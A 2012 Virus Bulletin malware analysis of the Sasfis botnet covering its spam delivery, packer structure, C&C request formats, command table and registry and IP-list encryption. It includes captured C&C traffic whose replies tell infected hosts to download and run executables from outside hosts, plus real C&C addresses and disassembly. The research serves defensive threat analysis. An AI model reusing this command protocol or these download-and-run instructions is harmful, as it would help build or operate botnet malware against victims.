Tracking the 2012 Sasfis campaign

virusbulletin.com/virusbulletin/2012/11/tracking-2012-sasfis-campaign

2012-11-01

Micky Pun

Fortinet, Canada **Editor:** Helen Martin


Abstract

Micky Pun unveils all the important nuts and bolts of the latest instalment of the Sasfis botnet by analysing its packers, core payloads and botnet operations.

Researchers at *Fortinet* have been tracking the Sasfis malware campaign since a surge of new samples surfaced in late May 2012. By early August, the Sasfis botnet had already undergone five major changes. In this article we will unveil all the important nuts and bolts of the latest instalment of the Sasfis botnet by analysing its packers, core payloads and botnet operations (including its relationship with the Asprox spambot). We will also discuss its connection with the Dofoil campaign, which was highly active until the rise of the new Sasfis botnet.

Sample delivery

From the samples we have collected since May, it is evident that the Asprox spambot is used by Sasfis as its sole spreading mechanism. Carrying on its tradition, Asprox initially used the name of a trusted delivery company as the bait to trick users into opening an executable email attachment with a document icon. In early August, however, it was observed that the spam had been improved by replacing the email content with an image containing the same text. The image (Figure 1) encourages the user to click on it – in doing so downloading another malicious executable with a document icon. After executing the file, the payload deletes the executable and opens a blank text file in Notepad at the current location to divert the user's attention. These changes provide some benefits to Asprox in that the malware sample is no longer attached to the spam (which previously could easily be blocked by firewalls with up-to-date malware definitions). In addition, storing the malware online makes the botnet operation more dynamic and effective; rapid replacement of the sample makes effective sample collection difficult and hence challenges anti-virus vendors that use checksum-based detection.



[redacted]

[redacted]

Unfortunately we failed to deliver the postal package you have sent on the 27th of July in time because the recipient's address is erroneous.

Please print out the label copy attached and collect the package at our office.

[redacted]

Unfortunately we failed to deliver the postal package you have sent on the 27th of July in time, because the recipient's address is erroneous.

Please print out the label copy
attached and collect the package at our office.

Figure 1. New Asprox spam with picture linked to the malicious attachment stored online.

Packer

The new Sasfis is packed with a custom packer which releases a DLL PE file into memory. While unpacking the malware, you will notice that the initial part of the custom packer consists of obfuscating instructions, sometimes combined with anti-debug or anti-virtual-environment techniques that aim to make it difficult for humans or emulators to determine the start of the malicious code.

After successfully unpacking the custom packer, we find in the allocated memory a payload DLL wrapped in a DLL loader, which in turn is wrapped in a decoder (illustrated in Figure 2).



Dumped Memory Routine
Decode and Run the code below
Allocates memory and runs
DLL Loader (.EXE)
Injects malicious payload to svchost.exe
PayLoad (.DLL)
Sasfis Botnet Client
Custom Packer
(Obfuscation Instructions and Decryption)

Figure 2. The structure of Sasfis samples.

The injection technique that is used in the DLL loader is rather new and had not been seen until the Dofoil campaign last year. (We will discuss the relationship between the 2012 Sasfis campaign and Dofoil later in the article.) It is also worth mentioning that some of the custom packers used by Sasfis were found to be identical to the packers being used for packing the Andromeda botnet client – however, a discussion of Andromeda is outside the scope of this article.

Payload

The payload of Sasfis acts as a listening client in the botnet operation. It does not have a predefined task and only listens for commands that are issued by the C&C server. The traffic that would be accepted by the C&C server is described below:

```
[C&C server URL]/forum/index.php?r=gate&id=XXXXXXX&group=XXXXX&debug=0
```

And in later versions (appeared on 23 July):

```
[C&C server URL]/forum/index.php?r=gate&id=XXXXXXX&group=XXXXX&debug=0&ips=XXX
```

And when the host has been infected more than once in the later edition (first appeared on 6 August) the following traffic pattern will appear:

```
[C&C server URL]/forum/index.php?r=gate/getipslist&id=XXXXXXX
```

where:

- **id** is the volume serial number that can be used as the unique identity of the running machine
- **group** is used by the C&C server to identify the running version of the botnet (this will be discussed further in the 'botnet operation' section)
- **ips** is the local IP of the botnet client (for collecting data on local network topology).

The first two request formats will allow the client to make contact with the C&C server. The third request format is used for getting a new IP list of 'possible' C&C servers. In addition, the second and third request formats will be encrypted in the TCP traffic by RC4 with the volume serial number as a key.

```
http://[IP derived from IP List]:[Port from the IPList]/[RC4 key]index.php?r=gate&id=[Volume serial Number]
&group=[groupID]&debug=0&ips=[local IP]
```

For example:


If the randomly chosen server is determined as 62.75.163.172 with port 84 from the IP list, the following line shows what the request looks like before encryption:

```
http://62.75.163.172:84/ac197b68index.php?r=gate&id=ac197b68&group=n1308rcm&debug=0&ips=192.168.153.130
```

After encrypting the later part with the key using RC4, the hex value of the result will be converted to an ASCII string and attached to the request expression as indicated below:

```
http://62.75.163.172:84/ac197b68988846E47A0F7C6C39E74966287DD0049B32136C54EA07AE3C6FDDC1E58A1CC6DF1D34128
63B821669AF61F182A561F7C7610AA15965570F6A4CF5AE1CA2EA30169A70FD08FE430D
```

When a request is sent to a C&C server, a few different kinds of responses may be received by the client – see Figure 3.



```
GET /forum/index.php?r=gate&id=8[redacted]&group=sp28&debug=0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: quebecstreet2412.ru

HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 28 Jun 2012 20:38:18 GMT
Content-Type: text/html
Content-Length: 46
Connection: keep-alive
X-Powered-By: PHP/5.3.3-7+squeeze8
Vary: Accept-Encoding

c=run&u=http://www.bikeinsu.com/images/ppd.exeGET /forum/index.php?
r=gate&id=[redacted]&group=sp28&debug=0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: quebecstreet2412.ru

HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 28 Jun 2012 20:39:12 GMT
Content-Type: text/html
Content-Length: 78
Connection: keep-alive
X-Powered-By: PHP/5.3.3-7+squeeze8
Vary: Accept-Encoding

c=rdl&u=http://quebecstreet2412.ru/forum/get/p3.dll.crp&a=0&k=00001040&n=psdll
```


Figure 3. When a request is sent to a C&C server, a few kinds of responses may be received by the client.

The traffic captured by Wireshark demonstrates two possible replies from the C&C server (c=run and c=rdl) in response to the same request message. Table 1 summarizes all the responses that can be accepted and interpreted by the client.

C&C server command	Format	Parameters
Download and run	c=run&u=%1024s	u = URL
Remove	C=rem	N/A
Download, decrypt and run (with open to register and drop)	[older Version] c=rdl&u=%1024[^&]&a=%x&k=%x [newer version] c=rdl&u=%1024[^&]&a=%x&k=%x&n=%1024s	u = URL ,a = autorun flag where a = 1 means the file will be stored in the system and autorun will be set up, k = encryption key, n = name for the downloaded file
Idle	c=idl	N/A
Rename download at registry	c=red&n=%1024s	n = name of the downloaded file
Update	c=upd&u=%1024s	U = URL of the replacement botnet client


Table 1. Commands accepted by Sasfis client.

For better malicious file management on infected hosts, Sasfis has a set of rules to keep track of the downloaded items. For example, when a malicious executable such as FakeAV is downloaded through use of the c=rdl command, a registry entry will be created related to this downloaded file stored in the file system (Figure 4). The entry will be encrypted with a key either generated by some API function or simply by a hard-coded constant. When the Sasfis client wants to retrieve infomation regarding the downloaded files, it will iterate through the all keys in HKEY_CURRENT_USER/SOFWARE and XOR the first 16 digits of the registry data (e.g. /0x09/0x18/0x28/0x95/0x5F/0x19/0x2F/0x94/0x58) with its own key (e.g. VolumeSerialNumber = 'AC197b68' and equalivant to '/0x68/0x7b/0x97/0xAC' in hex). The registry entry will be valid if the result is equal to the ASCII value of the key itself ('AC197b68' which is /0x61/0x63/0x31/0x39/0x37/0x62/0x36/0x38 in hex). The rest of the registry data after decryption is shown in Figure 5. Following the ASCII value of the key, the next eight bytes are the key for decrypting the downloaded file stored at %APPDATA% with the filename specified in the last eight bytes of data. The filename 'svdll' in Figure 5 is used for identifying the downloaded object, the server command 'c=red&%1024s' allows this name to be modified.



```
Registry                      Name        Type     Data
My Computer                   (Default)   REG_SZ   (value not set)
  HKEY_CLASSES_ROOT           rqepdvju    REG_SZ   091828955F192F94584B299C58492A9C1B0D7DC0044671D901036CC81A1F22AC
  HKEY_CURRENT_USER
    AppEvents
    Console
    Control Panel
    Environment
    EUDC
    Identities
    Keyboard Layout
    Printers
    SessionInformation
    Software
      Classes
      [redacted]
      Intel
      Macromedia
      Microsoft
      Netscape
      Policies
      qnvwwrkd
```

Figure 4. Registry of a host infected by Sasfis.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 61 63 31 39 37 62 36 38 30 30 30 30 30 32 33 30   ac197b6800000230
0010h: 73 76 64 6C 6C 3D 68 75 69 78 75 64 72 64 3B 00   svdll=huixudrd;.
0020h:
```


Name used by botnet to indentified the stored file content
Decrypt key for file stored at %AppData%/huixudrd
Decryption Key for the Registry Value Data
File will be stored at %AppData%/huixudrd

Figure 5. Registry data reveals information after decryption (XOR with DWORD key).

Another encrypted part of the payload is the C&C server address. In the newer versions, when the command ‘getipsList’ is requested, an IP list will be downloaded in the following structure:


```
Struct IP_LIST_ENTRY
{
     DWORD C&C_IP
     WORD C&C_Port_number
}

Struct IP_LIST
{
NUMBER_OF_ENTRY = list length / 6
IP_LIST_ENTRY[NUMBER_OF_ENTRY]
}
```

The IP list is encrypted with RC4 and the client will randomly choose one C&C IP for each request. Rather than the entire IP pool being decrypted and revealed in the dynamic memory, only the chosen C&C IP entry is decrypted using RC4. Figure 6 shows the location of the decryption method in the payload, the ‘default’ IP pool and hard-coded decryption key location. Figure 7 summarizes the IP pool decryption method.



```
.text:10003F5A loc_10003F5A:                           ; CODE XREF: Work+63D↑j
.text:10003F5A                 movzx   eax, [ebp+var_92]
.text:10003F61                 test    eax, eax
.text:10003F63                 jnz     short loc_10003FB0
.text:10003F65                 movzx   ecx, [ebp+var_79]
.text:10003F69                 test    ecx, ecx
.text:10003F6B                 jnz     short loc_10003FB0
.text:10003F6D                 lea     edx, [ebp+var_50] ; Previous stored hard code Key
.text:10003F70                 push    edx
.text:10003F71                 push    2Ah             ; IP pool Table size ( 6 bytes per entry)
.text:10003F73                 push    offset unk_10007000 ; IP pool Table Offset
.text:10003F78                 lea     eax, [ebp+var_118]
.text:10003F7E                 push    eax             ; Output Buffer Offset
.text:10003F7F                 call    sub_10004CD0    ; RC4 with Key
.text:10003F84                 add     esp, 10h
.text:10003F87                 mov     ecx, [eax]
```

Figure 6. Location of the IP pool being decrypted.



```
0000h: A1 1B 12 A2 CB 78 4D A1 A4 B5 83 6A B3 5E 39 51
0010h: 04 8D 18 EF 2B F0 B6 6B 7B BC 40 65 F5 03 28 01
0020h: C1 EF 46 F2 2A 5E 6B 8D F6 6F 48 1D BF DF AF ED
0030h: 48 63 16 49 9F FA 56 69 32 62 49 45 10 00 80 66
0040h: 80 C1 75 68 55 55 17 C8 70 BE 28 10 BD AD 2B 0D
0050h: 9C 6F 87 56 3E 13 3C CE 66 19 C0 4C AE C3 FD 1F
0060h: 20 57 6A 87 2F 0F 23 EF B8 B1 A3 35 CF 27 E7 E2
0070h: 11 05 D1 EF 82 54 9C 05 36 96 87 B4 40 F0 3E E2
0080h: DF 48 28 67 D5 E1 60 17 41 BB 97 B6 FF 50 4A 1D
0090h: B0 A0 B2 A7 00 8E EB BD 57 1F DF 7D
```

```
0000h: BE 0C 86 E2 54 00 5B D9 A2 7F 50 00 55 C5 4E 84
0010h: 54 00 5E 57 95 ED 54 00 3E 4B A3 AC 54 00 C3 D2
0020h: 2F 6D 50 00 63 F1 4B 66 54 00 48 37 AE 17 54 00
0030h: 4A D0 49 F3 54 00 7D D6 4B B9 54 00 D1 57 E6 53
0040h: 54 00 44 30 CD 48 50 00 5D B8 64 74 54 00 72 CA
0050h: F7 B6 54 00 D1 14 4E F1 54 00 4E 89 A1 74 54 00
0060h: CB 82 81 3A 54 00 BC 8A 5F 85 54 00 4D 51 E1 FD
0070h: 54 00 AD E6 83 A8 54 00 5F 83 42 22 54 00 B4 5C
0080h: AA B6 54 00 D1 57 E6 55 54 00 BB 34 6A B4 50 00
0090h: 4A 81 F0 98 50 00 05 2F BF 2C 54 00
```

```
.rdata:10006318 aMozilla5_0Wind db 'Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en
.rdata:10006318                                         ; DATA XREF: Work+547↑o
.rdata:10006352                 align 4
.rdata:10006354 aPjoovklrjr     db 'PjoovKLrJr',0       ; DATA XREF: Work+5CA↑r
.rdata:10006354                                         ; Work+503↑r ...
.rdata:1000635F                 align 10h
.rdata:10006360 aIndex_php?rGat db '/index.php?r=gate&id=',0 ; DATA XREF: Work+70D↑o
.rdata:10006376                 align 4
.rdata:10006378 aGroup          db '&group=',0          ; DATA XREF: Work+736↑o
.rdata:10006380 aN1308rcn       db 'n1308rcn',0         ; DATA XREF: Work+748↑o
```

Figure 7. IP pool decryption method.


(For a larger version of Figure 7 please click here.)

Downloads

Once it has registered itself on the C&C server, the Sasfis client will keep polling the server for possible downloads until it is no longer available. The downloaded files include the Asprox spambot (Dammec), a wide variety of password stealers (usually identified as Grabberz), and FakeAV. The Asprox spambot will download a template containing email recipients, the email content, and the attachment or link to download the attachment. FakeAV is downloaded as a pay-per-install element which allows the botnet owner to generate income. The traffic shows that a response will be sent back to another server to give notice that FakeAV has been run.

Botnet operation

Figure 8 presents the major changes seen in the Sasfis network since its first discovery. From the timeline, we can see that Sasfis is a growing botnet with increasing functionality and complexity. The groupID is most likely the date when the sample was produced. Through our study of an active Sasfis botnet, we noticed that the uptime of new C&C servers has decreased from an average of one week in May to an average of one to two days in September. This decreasing trend could be explained by the fact that the botnet has already been operating for a few months and it might have reached a point when it has established an optimal number of spambots to keep the botnet growing. In addition, the rapid change of botnet server indicated that the operator has been shifting focus from infecting more computers to preserving the existing infected hosts. By using a pool of malicious IP server addresses to create dynamic traffic, the botnet operator attempts to avoid over exposure of his malicious IPs (which could lead to being blocked by security products). The 'get IP list' command, which is triggered by a reinfection condition, reinforces this goal by rapidly exchanging the IP pool.



First discovery of Sasfis:
(May 31st)
groupID: 30.05.2012
Used only 2 hardcoded domain name C&C servers in the bot

Update 1:
(June 6th)
groupID: rk06-2
Increased the number of C&C server pool to around 4 to 5 domain names. Added a "name" parameter for naming the downloaded files in registry and the C&C server can use "c=rdl" to remove downloaded files according to the name

Update 2:
(July 10th)
groupID: 1007rcm
The C&C server strings were encrypted in the sample

Update 3:
(July 19th)
groupID: 1907spm
Major changes in packer and custom packers varied greatly everyday from this point

Update 4:
(July 23th)
groupID: 2307spm
Added "ips=[local IP]" parameter to C&C request

Update 5:
(August 6th)
groupID: 0608spm
Used a pool of IPs addresses instead of domain name for C&C server address. Traffic was encrypted. A new feature of requesting new IP list from C&C server was added.

At the time of writing:
(Sep 09th)
groupID: 0709rcm
Still active

Figure 8. Timeline of Sasfis development since May 2012.

Perhaps one of the most significant differences between this year's Sasfis and older versions was its integration with Asprox. Traditionally, the Asprox spambot was hosted on different IPs separated from the Sasfis botnet. However, in the 2012 Sasfis samples (from the beginning of August when the IP list was used to replace the malicious domain list), we observed that the same pool of IP addresses was being used by both Asprox C&C servers (for keep-alive messages) and the Sasfis C&C servers. We indentified identical IPs in the Asprox spam template (Listing 1) and Sasfis samples (Listing 2).

```
<s>114.202.247.182:84
173.230.131.168:84
188.138.95.133:84
195.210.47.109:80
203.130.129.58:84
209.20.78.241:84
68.173.180.226:84
72.55.174.23:84
74.208.73.243:84
77.81.225.253:84
86.126.42.121:84

95.131.66.34:84
loftgun01.ru
postbox901.ru
sbolt71.ru
slopokan21.ru
teranian111.ru</s>
```

Listing 1: Asprox template downloaded from http://24.106.225.182:80 at 2012-09-07 06:32:47 with sample 8cbfaf6f0334b993f0a69b70fcaea6a2.

```
195.210.47.109:80
72.55.174.23:84
74.208.73.243:84
114.202.247.182:84
209.20.78.241:84
203.130.129.58:84
188.138.95.133:84
77.81.225.253:84
173.230.131.168:84
95.131.66.34:84
79.52.163.227:80
```

Listing 2: Default C&C IP pool decoded from sample 8cbfaf6f0334b993f0a69b70fcaea6a2.

Comparing the IPs we acquired from the previous sample with the traffic we collected at around the time when this sample was collected (Table 2), it is clear that the pool of IPs we got from Listings 1 and 2 is just a small subset of the IP pools that are used for the C&C and Asprox server pool as very few identical IPs were observed. This has made tracking down the entire botnet very difficult because of how the botnet ‘branches out’ and becomes dynamic. The introduction of the IP pool has added an element of randomness to the botnet’s growth and creates a nightmare for sample replication.

Access time	IP address	Downloaded item
07/09/2012 14:47	http://74.73.102.189:80	Asprox spam template
07/09/2012 14:28	http://71.95.37.67:80	Asprox spam template
07/09/2012 14:01	http://46.7.249.50:80	Asprox spam template
07/09/2012 13:49	http://74.72.186.201:80	Asprox spam template
07/09/2012 13:42	http://24.10.137.97:80	Asprox spam template
07/09/2012 13:03	http://71.95.37.67:80	Asprox spam template
07/09/2012 12:38	http://203.255.53.189:84	Asprox spam template
07/09/2012 12:33	http://24.43.106.9:80	Asprox spam template
07/09/2012 11:15	http://203.255.53.189:84	Asprox spam template
07/09/2012 11:10	http://24.43.106.9:80	Asprox spam template
07/09/2012 10:59	http://79.52.163.227:80	Asprox spam template
07/09/2012 10:32	http://81.88.152.239:80	Asprox backup C&C
07/09/2012 10:23	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 9:49	http://46.7.249.50:80	Asprox spam template
07/09/2012 9:49	http://68.149.67.42:80	Asprox spam template
07/09/2012 9:42	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 9:40	http://98.26.184.1:80	Asprox spam template
07/09/2012 9:01	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 8:21	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 7:47	http://68.149.67.42:80	Asprox spam template
07/09/2012 7:40	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 7:08	http://81.88.152.239:80	Asprox spam template
07/09/2012 6:59	http://158.181.226.124:80	Asprox backup C&C
07/09/2012 6:55	http://74.72.186.201:80	Asprox spam template
07/09/2012 6:32	http://24.106.225.182:80	Asprox spam template

Table 2. Traffic collected since three hours before the Asprox template was downloaded.

Relationship with Dofoil

During the process of unpacking Sasfis and its affiliate downloaded item, FakeAV, we discovered that these samples both use the word ‘work’ as one of the names of an important export function which contains the malicious routine. Looking back at the Dofoil samples we collected between last year and the beginning of this year, we also observed that the word ‘work’ was revealed during the process of unpacking, marking the location of the payload. There is also a striking resemblance between the injection techniques used by Sasfis and Dofoil. The injection technique provides a way to release the malicious code to a section and attach it to a suspended legitimate window process. The malicious code will be executed when the process is resumed in the end. Since this technique is not common in other malware, these similarities strongly suggest that Sasfis and Dofoil are the work of the same group of authors. Our suspicions were further confirmed by the traffic record we have collected. The history (Table 3) in our system provides evidence that the Dofoil campaign left the cybercrime scene in early May, and the Sasfis campaign stepped in half a month later with the same server (same IP) under a new hostname.

From C&C server	Entry date	Request content	Reply content
beaufortseaa139.ru/ 213.152.180.178	2012-05-10	GET /aaa/index.php?wFoAAACjraT9p6W0rK+hpOasr6eprv3y9/KC8ob5+fP2hPOGhvPw+YPz8PDx8YKG (*after decryption it will be revealed as /aaa/index.php?cmd=load&xxxxxxxxxxxxxxxxxxxxxxxxxx)	302 FOUND http://xxxxxxxx
krasguatanany.ru/ 213.152.180.178	2012-05-31	GET /gley/index.php?r=gate&id=xxxxxxxx&group=30.05.2012&debug=0	c=rdl&u=http://krasguatanar

Table 3. Botnet information collected by our system.

There is also an interesting observation about these two botnets. Though their request parameters resonate with one another, the two are actually at opposite ends of the botnet category, that is, Dofoil has a predefined ‘task’ that is hard-coded in the client, while Sasfis relies on commands from the C&C server to perform tasks.

Conclusion

We have concluded that there is a strong relationship between Sasfis and Dofoil. Through our comparison, it is apparent that the new Sasfis has many major improvements when compared to its older counterpart. As of today, the Sasfis 2012 campaign remains active because of its strong custom packer and we would probably expect more ‘features’ to become available in the near future.

Latest articles:

Cryptojacking on the fly: TeamTNT using NVIDIA drivers to mine cryptocurrency

TeamTNT is known for attacking insecure and vulnerable Kubernetes deployments in order to infiltrate organizations’ dedicated environments and transform them into attack launchpads. In this article Aditya Sood presents a new module introduced by…

Collector-stealer: a Russian origin credential and information extractor

Collector-stealer, a piece of malware of Russian origin, is heavily used on the Internet to exfiltrate sensitive data from end-user systems and store it in its C&C panels. In this article, researchers Aditya K Sood and Rohit Chaturvedi present a 360…

Fighting Fire with Fire

In 1989, Joe Wells encountered his first virus: Jerusalem. He disassembled the virus, and from that moment onward, was intrigued by the properties of these small pieces of self-replicating code. Joe Wells was an expert on computer viruses, was partly…

Run your malicious VBA macros anywhere!

Kurt Natvig wanted to understand whether it’s possible to recompile VBA macros to another language, which could then easily be ‘run’ on any gateway, thus revealing a sample’s true nature in a safe manner. In this article he explains how he recompiled…

Dissecting the design and vulnerabilities in AZORult C&C panels

Aditya K Sood looks at the command-and-control (C&C) design of the AZORult malware, discussing his team's findings related to the C&C design and some security issues they identified during the research.

Bulletin Archive